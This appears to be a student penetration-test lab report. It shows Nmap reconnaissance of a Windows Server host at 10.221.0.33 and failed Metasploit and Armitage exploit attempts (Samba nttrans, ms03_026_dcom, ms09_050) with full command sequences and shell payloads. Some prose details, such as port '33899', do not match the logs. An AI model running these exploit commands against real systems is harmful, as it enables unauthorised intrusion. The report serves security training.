[*] Nmap: Discovered open port 135/tcp on 10.221.0.33
[*] Nmap: Discovered open port 3389/tcp on 10.221.0.33
[*] Nmap: Discovered open port 139/tcp on 10.221.0.33
[*] Nmap: Discovered open port 445/tcp on 10.221.0.33
[*] Nmap: Completed SYN Stealth Scan against 10.221.0.60 in 14.03s (1 host left)
[*] Nmap: Completed SYN Stealth Scan at 23:35, 14.59s elapsed (2000 total ports)
[*] Nmap: Initiating Service scan at 23:35
[*] Nmap: Scanning 4 services on 2 hosts
[*] Nmap: Completed Service scan at 23:35, 6.29s elapsed (4 services on 2 hosts)
[*] Nmap: Initiating OS detection (try #1) against 2 hosts
[*] Nmap: Retrying OS detection (try #2) against 2 hosts
[*] Nmap: NSE: Script scanning 2 hosts.
[*] Nmap: Initiating NSE at 23:35
[*] Nmap: Completed NSE at 23:36, 40.10s elapsed
[*] Nmap: Initiating NSE at 23:36
[*] Nmap: Completed NSE at 23:36, 0.23s elapsed
[*] Nmap: Initiating NSE at 23:36
[*] Nmap: Completed NSE at 23:36, 0.00s elapsed
```

Comprehensive Scan




```
[*] Nmap: Nmap scan report for 10.221.0.33
[*] Nmap: Host is up (0.072s latency).
[*] Nmap: Not shown: 996 filtered tcp ports (no-response)
[*] Nmap: PORT     STATE SERVICE       VERSION
[*] Nmap: 135/tcp  open  msrpc         Microsoft Windows RPC
[*] Nmap: 139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
[*] Nmap: 445/tcp  open  microsoft-ds  Windows Server 2016 Standard 14393 microsoft-ds
[*] Nmap: 3389/tcp open  ms-wbt-server Microsoft Terminal Services
[*] Nmap: | ssl-cert: Subject: commonName=WIN-GSVT6MT92LP
[*] Nmap: | Issuer: commonName=WIN-GSVT6MT92LP
[*] Nmap: | Public Key type: rsa
[*] Nmap: | Public Key bits: 2048
[*] Nmap: | Signature Algorithm: sha256WithRSAEncryption
[*] Nmap: | Not valid before: 2021-10-08T04:54:12
[*] Nmap: | Not valid after:  2022-04-09T04:54:12
[*] Nmap: | MD5:   1c6d 58e5 d251 3502 b527 b6ad 4100 d860
[*] Nmap: |_SHA-1: 0afc cf0c a222 3a7e 4157 3be4 76de 8281 b223 1822
[*] Nmap: |_ssl-date: 2022-03-03T04:36:12+00:00; 0s from scanner time.
[*] Nmap: | rdp-ntlm-info:
[*] Nmap: |   Target_Name: WIN-GSVT6MT92LP
[*] Nmap: |   NetBIOS_Domain_Name: WIN-GSVT6MT92LP
[*] Nmap: |   NetBIOS_Computer_Name: WIN-GSVT6MT92LP
```

Comprehensive Scan




```
[*] Nmap: | Issuer: commonName=WIN-GSVT6MT92LP
[*] Nmap: | Public Key type: rsa
[*] Nmap: | Public Key bits: 2048
[*] Nmap: | Signature Algorithm: sha256WithRSAEncryption
[*] Nmap: | Not valid before: 2021-10-08T04:54:12
[*] Nmap: | Not valid after:  2022-04-09T04:54:12
[*] Nmap: | MD5:   1c6d 58e5 d251 3502 b527 b6ad 4100 d860
[*] Nmap: |_SHA-1: 0afc cf0c a222 3a7e 4157 3be4 76de 8281 b223 1822
[*] Nmap: |_ssl-date: 2022-03-03T04:36:12+00:00; 0s from scanner time.
[*] Nmap: | rdp-ntlm-info:
[*] Nmap: |   Target_Name: WIN-GSVT6MT92LP
[*] Nmap: |   NetBIOS_Domain_Name: WIN-GSVT6MT92LP
[*] Nmap: |   NetBIOS_Computer_Name: WIN-GSVT6MT92LP
[*] Nmap: |   DNS_Domain_Name: WIN-GSVT6MT92LP
[*] Nmap: |   DNS_Computer_Name: WIN-GSVT6MT92LP
[*] Nmap: |   Product_Version: 10.0.14393
[*] Nmap: |_  System_Time: 2022-03-03T04:35:33+00:00
[*] Nmap: MAC Address: 5A:2F:AD:BB:67:5B (Unknown)
[*] Nmap: Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
[*] Nmap: Device type: general purpose
[*] Nmap: Running (JUST GUESSING): Microsoft Windows 2016|2012|2008|10 (91%)
[*] Nmap: OS CPE: cpe:/o:microsoft:windows_server_2016 cpe:/o:microsoft:windows_server_2012:r2 cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_10:1607
```

Comprehensive Scan




```
[*] Nmap: Aggressive OS guesses: Microsoft Windows Server 2016 (91%), Microsoft Windows Server 2012 or Windows Server 2012 R2 (85%), Microsoft Windows Server 2012 R2 (85%), Microsoft Windows Server 2008 R2 (85%), Microsoft Windows 10
1607 (85%)
[*] Nmap: No exact OS matches for host (test conditions non-ideal).
[*] Nmap: Uptime guess: 0.130 days (since Wed Mar  2 20:29:31 2022)
[*] Nmap: Network Distance: 1 hop
[*] Nmap: TCP Sequence Prediction: Difficulty=263 (Good luck!)
[*] Nmap: IP ID Sequence Generation: Incremental
[*] Nmap: Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
[*] Nmap: Host script results:
[*] Nmap: |_clock-skew: mean: 1h24m00s, deviation: 3h07m50s, median: 0s
[*] Nmap: | nbstat: NetBIOS name: WIN-GSVT6MT92LP, NetBIOS user: <unknown>, NetBIOS MAC: 5a:2f:ad:bb:67:5b (unknown)
[*] Nmap: | Names:
[*] Nmap: |   WIN-GSVT6MT92LP<00>  Flags: <unique><active>
[*] Nmap: |   WIN-GSVT6MT92LP<20>  Flags: <unique><active>
[*] Nmap: |_  WORKGROUP<00>        Flags: <group><active>
[*] Nmap: | smb-security-mode:
[*] Nmap: |   account_used: guest
[*] Nmap: |   authentication_level: user
[*] Nmap: |   challenge_response: supported
[*] Nmap: |_  message_signing: disabled (dangerous, but default)
[*] Nmap: | smb-os-discovery:
[*] Nmap: |   OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
```

Comprehensive Scan




```
[*] Nmap: |   Computer name: WIN-GSVT6MT92LP
[*] Nmap: |   NetBIOS computer name: WIN-GSVT6MT92LP\x00
[*] Nmap: |   Workgroup: WORKGROUP\x00
[*] Nmap: |_  System time: 2022-03-02T21:35:33-07:00
[*] Nmap: | smb2-security-mode:
[*] Nmap: |   3.1.1:
[*] Nmap: |_    Message signing enabled but not required
[*] Nmap: | smb2-time:
[*] Nmap: |   date: 2022-03-03T04:35:33
[*] Nmap: |_  start_date: 2022-03-03T01:29:47
[*] Nmap: TRACEROUTE
[*] Nmap: HOP RTT      ADDRESS
[*] Nmap: 1   72.17 ms 10.221.0.33
[*] Nmap: Nmap scan report for 10.221.0.60
[*] Nmap: Host is up (0.10s latency).
[*] Nmap: All 1000 scanned ports on 10.221.0.60 are in ignored states.
[*] Nmap: Not shown: 1000 closed tcp ports (reset)
[*] Nmap: MAC Address: 5A:A7:47:33:76:BA (Unknown)
[*] Nmap: Too many fingerprints match this host to give specific OS details
[*] Nmap: Network Distance: 1 hop
[*] Nmap: TRACEROUTE
[*] Nmap: HOP RTT       ADDRESS
```

Comprehensive Scan




```
[*] Nmap: 1   104.03 ms 10.221.0.60
[*] Nmap: NSE: Script Post-scanning.
[*] Nmap: Initiating NSE at 23:36
[*] Nmap: Completed NSE at 23:36, 0.00s elapsed
[*] Nmap: Initiating NSE at 23:36
[*] Nmap: Completed NSE at 23:36, 0.00s elapsed
[*] Nmap: Initiating NSE at 23:36
[*] Nmap: Completed NSE at 23:36, 0.00s elapsed
[*] Nmap: Read data files from: /usr/bin/../share/nmap
[*] Nmap: OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 256 IP addresses (2 hosts up) scanned in 68.86 seconds
[*] Nmap: Raw packets sent: 3669 (158.028KB) | Rcvd: 1114 (46.424KB)
```

Comprehensive Scan



Nmap post scan result


A ping scan was initiated to detail the devices and open ports on the network. The nmap command is nmap –min-hostgroup 96 -sV -n -T4 -0 -F –version -light 10.221.0.33. The host was identified as up and showed a latency of 0.12 seconds. An aggressive operating system guessed the system to be Windows Server 2016. The aggressive operating system guess was at a ninety percent chance. The network distance is displaying one hop. The Nmap lists one host IP address as up. The ports listed are 135, 139, 445, 33899, and they are open. The services are listed as msrpc, netbios-ssn, microsoft-ds, and ms-wbt-server. The versions are listed as Microsoft Windows RPC, Microsoft Windows netbios-ssn, Microsoft Windows Server 2008 R2 - 2012 microsoft-ds, and Microsoft Terminal Services.



```
msf6 > db_nmap --min-hostgroup 96 -sV -n -T4 -O -F --version-light 10.221.0.33
[*] Nmap: Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-02 21:51 EST
[*] Nmap: Nmap scan report for 10.221.0.33
[*] Nmap: Host is up (0.12s latency).
[*] Nmap: Not shown: 96 filtered tcp ports (no-response)
[*] Nmap: PORT     STATE SERVICE       VERSION
[*] Nmap: 135/tcp  open  msrpc         Microsoft Windows RPC
[*] Nmap: 139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
[*] Nmap: 445/tcp  open  microsoft-ds  Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
[*] Nmap: 3389/tcp open  ms-wbt-server Microsoft Terminal Services
[*] Nmap: MAC Address: 5A:2F:AD:BB:67:5B (Unknown)
[*] Nmap: Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
[*] Nmap: Device type: general purpose
[*] Nmap: Running (JUST GUESSING): Microsoft Windows 2016|2012|2008|10 (91%)
[*] Nmap: OS CPE: cpe:/o:microsoft:windows_server_2016 cpe:/o:microsoft:windows_server_2012 cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_10:1607
[*] Nmap: Aggressive OS guesses: Microsoft Windows Server 2016 (91%), Microsoft Windows Server 2012 (85%), Microsoft Windows Server 2012 or Windows Server 2012 R2 (85%), Microsoft Windows Server 2012 R2 (85%), Microsoft Windows Server
2008 R2 (85%), Microsoft Windows 10 1607 (85%)
[*] Nmap: No exact OS matches for host (test conditions non-ideal).
[*] Nmap: Network Distance: 1 hop
[*] Nmap: Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
[*] Nmap: OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 13.67 seconds
msf6 >
```


Ping Scan

Another Nmap command was deployed to find out which device was the target. The Nmap command intense scan and all TCP ports were deployed. The scan displayed open ports on the IPv4 address 10.221.0.33. The TCP ports of 139, 135, 445, and 3389 were open on the IPv4 address 10.221.0.33. The IPv4 address of 10.221.0.33 was the only host up with open ports. The Nmap scan confirmed the device as the target for the penetration test.



```
[*] Nmap: Nmap scan report for 10.221.0.245 [host down]
[*] Nmap: Nmap scan report for 10.221.0.246 [host down]
[*] Nmap: Nmap scan report for 10.221.0.247 [host down]
[*] Nmap: Nmap scan report for 10.221.0.248 [host down]
[*] Nmap: Nmap scan report for 10.221.0.249 [host down]
[*] Nmap: Nmap scan report for 10.221.0.250 [host down]
[*] Nmap: Nmap scan report for 10.221.0.251 [host down]
[*] Nmap: Nmap scan report for 10.221.0.252 [host down]
[*] Nmap: Nmap scan report for 10.221.0.253 [host down]
[*] Nmap: Nmap scan report for 10.221.0.254 [host down]
[*] Nmap: Nmap scan report for 10.221.0.255 [host down]
[*] Nmap: Initiating SYN Stealth Scan at 22:42
[*] Nmap: Scanning 2 hosts [1000 ports/host]
[*] Nmap: Discovered open port 139/tcp on 10.221.0.33
[*] Nmap: Discovered open port 135/tcp on 10.221.0.33
[*] Nmap: Discovered open port 445/tcp on 10.221.0.33
[*] Nmap: Discovered open port 3389/tcp on 10.221.0.33
```


Intense Scan and all TCP Ports



```
msf6 > db_nmap --min-hostgroup 96 -sV -n -T4 -O -F --version-light 10.221.0.33
[*] Nmap: Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-02 21:51 EST
[*] Nmap: Nmap scan report for 10.221.0.33
[*] Nmap: Host is up (0.12s latency).
[*] Nmap: Not shown: 96 filtered tcp ports (no-response)
[*] Nmap: PORT     STATE SERVICE       VERSION
[*] Nmap: 135/tcp  open  msrpc         Microsoft Windows RPC
[*] Nmap: 139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
[*] Nmap: 445/tcp  open  microsoft-ds  Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
[*] Nmap: 3389/tcp open  ms-wbt-server Microsoft Terminal Services
[*] Nmap: MAC Address: 5A:2F:AD:BB:67:5B (Unknown)
[*] Nmap: Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
[*] Nmap: Device type: general purpose
[*] Nmap: Running (JUST GUESSING): Microsoft Windows 2016|2012|2008|10 (91%)
[*] Nmap: OS CPE: cpe:/o:microsoft:windows_server_2016 cpe:/o:microsoft:windows_server_2012 cpe:/o:microsoft:win
[*] Nmap: Aggressive OS guesses: Microsoft Windows Server 2016 (91%), Microsoft Windows Server 2012 (85%), Micro
2008 R2 (85%), Microsoft Windows 10 1607 (85%)
[*] Nmap: No exact OS matches for host (test conditions non-ideal).
[*] Nmap: Network Distance: 1 hop
[*] Nmap: Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
[*] Nmap: OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 12.67 seconds
msf6 >
```


Intense Scan and all TCP Ports

We set up an attack on the device and looked for the exploits. Select Armitage on the top menu bar and lower the set exploit rank. The set exploit rank should be set to poor. The exploit rank allows for attack exploits to be found on the device. Navigate to the toolbar and select the attacks button. Select the find attacks button on the drop-down menu bar and deploy the command.



Exploit Attack in motion

The found attacks will be displayed on the selected device. Right click and there will be an attack icon listed. The attacks will be listed in categories and have exploits under the dropdown menu. A previous exploit was found through our GVM commands. Samba was confirmed to be the same exploit through Armitage and GVM commands. We initiated Samba attacks and deployed the exploit nttrans. The exploit ran through its initialization and came back with a failed exploit. The nntrans exploit came back with a logging error. The Samba server did not reply to the request and failed to initialize.



Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow

This module attempts to exploit a buffer overflow vulnerability present in versions 2.2.2 through 2.2.6 of Samba. The Samba developers report this as: "Bug in the length checking for encrypted password change requests from clients." The bug was

Option	Value
LHOST	192.168.40.132
LPORT	18732
RHOSTS ✚	10.221.0.33
RPORT	139

Targets: 0 => Samba 2.2.x Linux x86


☐ Use a reverse connection

☐ Show advanced options


```
msf6 > use exploit/multi/samba/nttrans
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/samba/nttrans) > set RHOSTS 10.221.0.33
RHOSTS => 10.221.0.33
msf6 exploit(multi/samba/nttrans) > set TARGET 0
TARGET => 0
msf6 exploit(multi/samba/nttrans) > set LHOST 192.168.40.132
LHOST => 192.168.40.132
msf6 exploit(multi/samba/nttrans) > set LPORT 18732
LPORT => 18732
msf6 exploit(multi/samba/nttrans) > set PAYLOAD generic/shell_bind_tcp
PAYLOAD => generic/shell_bind_tcp
msf6 exploit(multi/samba/nttrans) > set RPORT 139
RPORT => 139
msf6 exploit(multi/samba/nttrans) > exploit -j
[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created.
[-] 10.221.0.33:139 - Exploit failed [no-access]: Rex::Proto::SMB::Exceptions::LoginError Login Failed: The SMB server did not reply to our request
```

Exploit nntrans

The next deployed attack is through Samba and is the exploit dcerpc. The dcerpc attack initialized the command ms03_026_dcom. The command displayed a session was not created but the exploit was completed. The attack started a bind tcp handler against the IPv4 address 10.221.0.33. The exploit was completed but did not bear the desired results. The device was not penetrated and did not give any sensitive information




Exploit dcerpc
Figure 1



```
msf6 exploit(windows/dcerpc/ms03_026_dcom) > set RHOSTS 10.221.0.33
RHOSTS => 10.221.0.33
msf6 exploit(windows/dcerpc/ms03_026_dcom) > set TARGET 0
TARGET => 0
msf6 exploit(windows/dcerpc/ms03_026_dcom) > set LHOST 192.168.40.132
LHOST => 192.168.40.132
msf6 exploit(windows/dcerpc/ms03_026_dcom) > set LPORT 9021
LPORT => 9021
msf6 exploit(windows/dcerpc/ms03_026_dcom) > set PAYLOAD windows/meterpre
PAYLOAD => windows/meterpreter/bind_tcp
msf6 exploit(windows/dcerpc/ms03_026_dcom) > set RPORT 135
RPORT => 135
msf6 exploit(windows/dcerpc/ms03_026_dcom) > exploit -j
[*] Exploit running as background job 2.
[*] Exploit completed, but no session was created.
[*] 10.221.0.33:135 - Trying target Windows NT SP3-6a/2000/XP/2003 Univer
[*] 10.221.0.33:135 - Binding to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0
[*] 10.221.0.33:135 - Bound to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@n
[*] 10.221.0.33:135 - Sending exploit ...
[*] Started bind TCP handler against 10.221.0.33:9021
```

Exploit dcerpc
Figure 2

Select attack and display the smb function on the menu bar. On the drop-down box select the exploit ms09_050_smb2_negotiate _func_index. The exploit displayed its completion and no session was created. The IPv4 address 10.221.0.33:445 shows its waiting for 180 seconds to trigger. The triggering effect never happens, and the exploit fails to deploy. The TCP handler will start and run against 10.221.0.33:18819.

